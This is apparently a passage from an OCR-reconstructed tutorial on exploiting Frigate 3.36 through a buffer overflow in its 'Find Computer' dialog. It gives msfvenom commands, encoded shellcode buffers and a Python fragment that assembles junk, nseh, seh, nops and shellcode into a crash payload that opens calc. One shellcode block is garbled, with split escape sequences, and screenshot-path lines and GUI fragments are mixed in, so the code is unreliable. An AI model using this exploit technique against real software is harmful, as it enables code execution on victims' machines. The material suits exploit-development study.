
```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Varsha\Downloads\Vullln>
```

4)The application crashes and CMD opens up after pressing Ok. Open linux on VMBox and in terminal paste the following code to get the calc payload # msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python This will generate the bit code

```
buf = ""
 buf += "\xbf\xe3\xfa\x7b\x97\xdb\xd5\xd9\x74\x24\xf4\x5d\ x2b"
buf += "\xc9\xb1\x30\x83\xed\xfc\x31\x7d\x0f\x03\x7d\xec\ x18"
 buf += "\x8e\x6b\x1a\x5e\x71\x94\xda\x3f\xfb\x71\xeb\x7f\ x9f"
 buf += "\xf2\x5b\xb0\xeb\x57\x57\x3b\xb9\x43\xec\x49\x16 \x63"
buf += "\x45\xe7\x40\x4a\x56\x54\xb0\xcd\xd4\xa7\xe5\x2 d\xe5"
 buf += "\x67\xf8\x2c\x22\x95\xf1\x7d\xfb\xd1\xa4\x91\x88\ xac"
buf += "\x74\x19\xc2\x21\xfd\xfe\x92\x40\x2c\x51\xa9\x1a\ xee"
buf += "\x53\x7e\x17\xa7\x4b\x63\x12\x71\xe7\x57\xe8\x8 0\x21"
buf += "\xa6\x11\x2e\x0c\x07\xe0\x2e\x48\xaf\x1b\x45\xa0 \xcc"
buf += "\xa6\x5e\x77\xaf\x7c\xea\x6c\x17\xf6\x4c\x49\xa6\ xdb"
buf += "\x0b\x1a\xa4\x90\x58\x44\xa8\x27\x8c\xfe\xd4\xac \x33"
buf += "\xd1\x5d\xf6\x17\xf5\x06\xac\x36\xac\xe2\x03\x46\ xae"
buf += "\x4d\xfb\xe2\xa4\x63\xe8\x9e\xe6\xe9\xef\x2d\x9d \x5f"
buf += "\xef\x2d\x9e\xcf\x98\x1c\x15\x80\xdf\xa0\xfc\xe5\x 10"
buf += "\xeb\x5d\x4f\xb9\xb2\x37\xd2\xa4\x44\xe2\x10\xd 1\xc6"
buf += "\x07\xe8\x26\xd6\x6d\xed\x63\x50\x9d\x9f\xfc\x35\ xa1"
buf += "\x0c\xfc\x1f\xc2\xd3\x6e\xc3\x05"
```




```
┌──(root💀kali)-[~]
└─# msfvenom -a x86 --platform windows -p windows/exec CMD=control -e x86/alpha_mixed -b "\x00\x1
4\x09\x0a\x0d"  -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 446 (iteration=0)
x86/alpha_mixed chosen with final size 446
Payload size: 446 bytes
Final size of python file: 2180 bytes
buf =  b""
buf += b"\x89\xe3\xda\xcd\xd9\x73\xf4\x5d\x55\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x59\x6c\x58\x68\x6e"
buf += b"\x62\x37\x70\x43\x30\x65\x50\x73\x50\x4f\x79\x68\x65"
buf += b"\x35\x61\x4b\x70\x32\x44\x4e\x6b\x46\x30\x64\x70\x6c"
buf += b"\x4b\x70\x52\x74\x4c\x4c\x4b\x46\x32\x42\x34\x4c\x4b"
buf += b"\x43\x42\x51\x38\x76\x6f\x48\x37\x63\x7a\x31\x36\x34"
buf += b"\x71\x4b\x4f\x6e\x4c\x67\x4c\x53\x51\x53\x4c\x63\x32"
buf += b"\x74\x6c\x35\x70\x6f\x31\x68\x4f\x44\x4d\x73\x31\x6f"
buf += b"\x37\x59\x72\x4a\x52\x71\x42\x32\x77\x6e\x6b\x71\x42"
buf += b"\x64\x50\x4e\x6b\x51\x5a\x37\x4c\x6e\x6b\x50\x4c\x57"
buf += b"\x61\x71\x68\x69\x73\x67\x38\x73\x31\x4a\x71\x30\x51"
buf += b"\x4e\x6b\x52\x79\x37\x50\x46\x61\x69\x43\x6c\x4b\x72"
buf += b"\x69\x44\x58\x6d\x33\x35\x6a\x32\x69\x6e\x6b\x46\x54"
buf += b"\x4e\x6b\x66\x61\x59\x46\x55\x61\x59\x6f\x6c\x6c\x5a"
buf += b"\x61\x5a\x6f\x56\x6d\x56\x61\x4a\x67\x67\x48\x59\x70"
buf += b"\x43\x45\x59\x66\x33\x33\x71\x6d\x4b\x48\x47\x4b\x33"
buf += b"\x4d\x54\x64\x33\x45\x6a\x44\x43\x68\x6c\x4b\x63\x68"
```




```
buf += b"\x4b\x70\x52\x74\x4c\x4c\x4b\x46\x32\x42\x34\x4c\x4b"
buf += b"\x43\x42\x51\x38\x76\x6f\x48\x37\x63\x7a\x31\x36\x34"
buf += b"\x71\x4b\x4f\x6e\x4c\x67\x4c\x53\x51\x53\x4c\x63\x32"
buf += b"\x74\x6c\x35\x70\x6f\x31\x68\x4f\x44\x4d\x73\x31\x6f"
buf += b"\x37\x59\x72\x4a\x52\x71\x42\x32\x77\x6e\x6b\x71\x42"
buf += b"\x64\x50\x4e\x6b\x51\x5a\x37\x4c\x6e\x6b\x50\x4c\x57"
buf += b"\x61\x71\x68\x69\x73\x67\x38\x73\x31\x4a\x71\x30\x51"
buf += b"\x4e\x6b\x52\x79\x37\x50\x46\x61\x69\x43\x6c\x4b\x72"
buf += b"\x69\x44\x58\x6d\x33\x35\x6a\x32\x69\x6e\x6b\x46\x54"
buf += b"\x4e\x6b\x66\x61\x59\x46\x55\x61\x59\x6f\x6c\x6c\x5a"
buf += b"\x61\x5a\x6f\x56\x6d\x56\x61\x4a\x67\x67\x48\x59\x70"
buf += b"\x43\x45\x59\x66\x33\x33\x71\x6d\x4b\x48\x47\x4b\x33"
buf += b"\x4d\x54\x64\x33\x45\x6a\x44\x43\x68\x6c\x4b\x63\x68"
buf += b"\x75\x74\x43\x31\x59\x43\x32\x46\x6e\x6b\x56\x6c\x62"
buf += b"\x6b\x6e\x6b\x46\x38\x55\x4c\x35\x51\x39\x43\x4c\x4b"
buf += b"\x65\x54\x6e\x6b\x33\x31\x6a\x70\x4f\x79\x52\x64\x35"
buf += b"\x74\x35\x74\x63\x6b\x43\x6b\x53\x51\x43\x69\x71\x4a"
buf += b"\x56\x31\x69\x6f\x4d\x30\x61\x4f\x71\x4f\x53\x6a\x4c"
buf += b"\x4b\x46\x72\x48\x6b\x6e\x6d\x71\x4d\x62\x4a\x56\x61"
buf += b"\x6c\x4d\x4d\x55\x4c\x72\x75\x50\x57\x70\x67\x70\x30"
buf += b"\x50\x70\x68\x76\x51\x4e\x6b\x52\x4f\x4b\x37\x6b\x4f"
buf += b"\x48\x55\x4d\x6b\x6a\x50\x6e\x55\x69\x32\x42\x76\x31"
buf += b"\x78\x6e\x46\x4f\x65\x4f\x4d\x4f\x6d\x49\x6f\x58\x55"
buf += b"\x75\x6c\x76\x66\x63\x4c\x74\x4a\x4d\x50\x69\x6b\x49"
buf += b"\x70\x62\x55\x74\x45\x6f\x4b\x43\x77\x56\x73\x74\x32"
buf += b"\x30\x6f\x63\x5a\x43\x30\x63\x63\x79\x6f\x6e\x35\x35"
buf += b"\x33\x62\x4f\x30\x6e\x31\x64\x51\x62\x52\x4f\x30\x6c"
buf += b"\x37\x70\x41\x41"

┌──(root💀 kali)-[~]
└─# 
```

5)Make a new python script




```
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4d"
buf += b"\x52\x75\x50\x75\x50\x47\x70\x51\x70\x4b\x39\x58\x65"
buf += b"\x55\x61\x6b\x70\x50\x64\x6c\x4b\x30\x50\x74\x70\x6e"
buf += b"\x6b\x66\x32\x36\x6c\x6e\x6b\x31\x42\x45\x44\x6e\x6b"
buf += b"\x54\x32\x51\x38\x34\x4f\x6d\x67\x42\x6a\x34\x66\x44"
buf += b"\x71\x39\x6f\x4e\x4c\x35\x6c\x70\x61\x63\x4c\x77\x72"
buf += b"\x66\x4c\x77\x50\x7a\x61\x5a\x6f\x44\x4d\x56\x61\x79"
buf += b"\x57\x58\x62\x6a\x52\x53\x62\x71\x47\x6c\x4b\x53\x62"
buf += b"\x44\x50\x4c\x4b\x63\x7a\x57\x4c\x4e\x6b\x30\x4c\x72"
buf += b"\x31\x73\x48\x59\x73\x71\x58\x55\x51\x5a\x71\x46\x31"
buf += b"\x4e\x6b\x76\x39\x45\x70\x75\x51\x39\x43\x6e\x6b\x67"
buf += b"\x39\x75\x48\x5a\x43\x57\x4a\x43\x79\x4c\x4b\x37\x44"
buf += b"\x4c\x4b\x35\x51\x48\x56\x55\x61\x4b\x4f\x4e\x4c\x5a"
buf += b"\x61\x6a\x6f\x46\x6d\x75\x51\x4b\x77\x67\x48\x49\x70"
buf += b"\x44\x35\x38\x76\x55\x53\x33\x4d\x6a\x58\x57\x4b\x31"
buf += b"\x6d\x76\x44\x54\x35\x7a\x44\x70\x58\x6e\x6b\x33\x68"
buf += b"\x76\x44\x77\x71\x39\x43\x63\x56\x4c\x4b\x76\x6c\x70"
buf += b"\x4b\x4e\x6b\x33\x68\x57\x6c\x36\x61\x79\x43\x4e\x6b"
buf += b"\x64\x44\x6c\x4b\x76\x61\x5a\x70\x6f\x79\x50\x44\x61"
buf += b"\x34\x44\x64\x63\x6b\x51\x4b\x51\x71\x63\x69\x71\x4a"
buf += b"\x46\x31\x49\x6f\x79\x70\x53\x6f\x31\x4f\x51\x4a\x4c"
buf += b"\x4b\x34\x52\x6a\x4b\x4e\x6d\x71\x4d\x63\x5a\x73\x31"
buf += b"\x6e\x6d\x4f\x75\x6f\x42\x73\x30\x37\x70\x65\x50\x46"
buf += b"\x30\x62\x48\x54\x71\x6c\x4b\x62\x4f\x4c\x47\x4b\x4f"
buf += b"\x4b\x65\x6f\x4b\x4a\x50\x4e\x55\x4f\x52\x30\x56\x52"
buf += b"\x48\x4f\x56\x5a\x35\x6d\x6d\x6f\x6d\x39\x6f\x6b\x65"
buf += b"\x65\x6c\x35\x56\x71\x6c\x76\x6a\x6d\x50\x6b\x4b\x4b"
buf += b"\x50\x72\x55\x66\x65\x6d\x6b\x43\x77\x52\x33\x53\x42"
buf += b"\x30\x6f\x73\x5a\x43\x30\x46\x33\x4b\x4f\x58\x55\x51"
buf += b"\x73\x72\x4d\x43\x54\x53\x30\x41\x41"


payload = junk + nseh + seh + nops + buf

f.write(payload)
f.close
```

6)Execute the python script to generate the payload



```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAë K‡ @%âÛÍÙrô_WYIIIIIIIIIICCCCCC7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIylYxMRuPuPGpQpK9XeUak
```

7)Do the same process as we did for exploit_cmd, but this time, after the application crashes it opens calculator.


Frigate 3.36
File Command Disk Utilities Manager Pages Options Help
Add Quick Launch 14:33:48
New View Edit Refresh Copy Move Delete Rename Select Favorites Search FTP Pack
Purchase
Stop
File Manager
Frigate3
Frigate.rtf
Frigate Features.htm
List Name

C:\Program Files (x86)\Frigate3\

```
..
Addons            *
Data              *
Help              *
Plugins           *
ct                  exe
Frigate3            exe
unins000          * exe
cabinet             dll
dcrawlib            dll
elpackD6            bpl
Frigate Features    htm
Frigate             rtf
license             txt
rtl60               bpl
Spell             * cfg
tb2k_d6             bpl
unacev2             dll
unins000          * dat
unrar3              dll
vcl60               bpl
WnASPI32            dll
```

Frigate3.exe | 1,325.00 KB | 1/31/2009 5:42:02...

8,096.07 KB in 21 files

20.51 GB free on drive C 35.70%


.. <UP-DIR>

Find Computer


● Computer name: osZC0F3KOXUQsrMCTS0AA

○ IP Address: 0 . 0 . 0 . 0

OK Cancel



